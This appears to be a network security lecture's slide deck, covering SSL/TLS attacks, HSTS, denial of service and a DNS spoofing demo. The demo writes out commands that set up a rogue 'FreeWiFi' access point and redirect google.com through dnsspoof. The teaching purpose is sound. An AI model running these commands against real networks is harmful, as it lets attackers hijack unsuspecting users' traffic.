

# Bringing it all Together

---



# Demo



## Eavesdropping



# Website Security

## SSL

- SSL Stripping
- POODLE attack

## TLS

- Downgrade attacks
- Cipher block chaining attacks

## HSTS



# Attacks Against Integrity: DNS Spoofing

---



# DNS Spoofing

google.com



Where's google.com?

Where's google.com?



It's at  
142.250.200.46





It's at  
142.250.200.46



# DNS Spoofing

google.com




Where's google.com?

It's at  
127.0.0.1



google.com



```
# create_ap wlan0 eth0 FreeWiFi
```

# DNS Spoofing

```
# create_ap wlan0 eth0 FreeWiFi
```

```
# echo 127.0.0.1 google.com > hosts.txt
```

# DNS Spoofing




```
# create_ap wlan0 eth0 FreeWiFi  
  
# echo 127.0.0.1 google.com > hosts.txt  
  
# python -m http.server 80
```

## DNS Spoofing


```
# create_ap wlan0 eth0 FreeWiFi  
  
# echo 127.0.0.1 google.com > hosts.txt  
  
# python -m http.server 80  
  
# dnsspoof -i ap0 -f hosts.txt
```

## DNS Spoofing



**Not an Evil Hacker Website!**

Demo



## Denial of Service Attacks



# Denial of Service Attacks


**De-authentication**

**Interference/jamming attacks**


*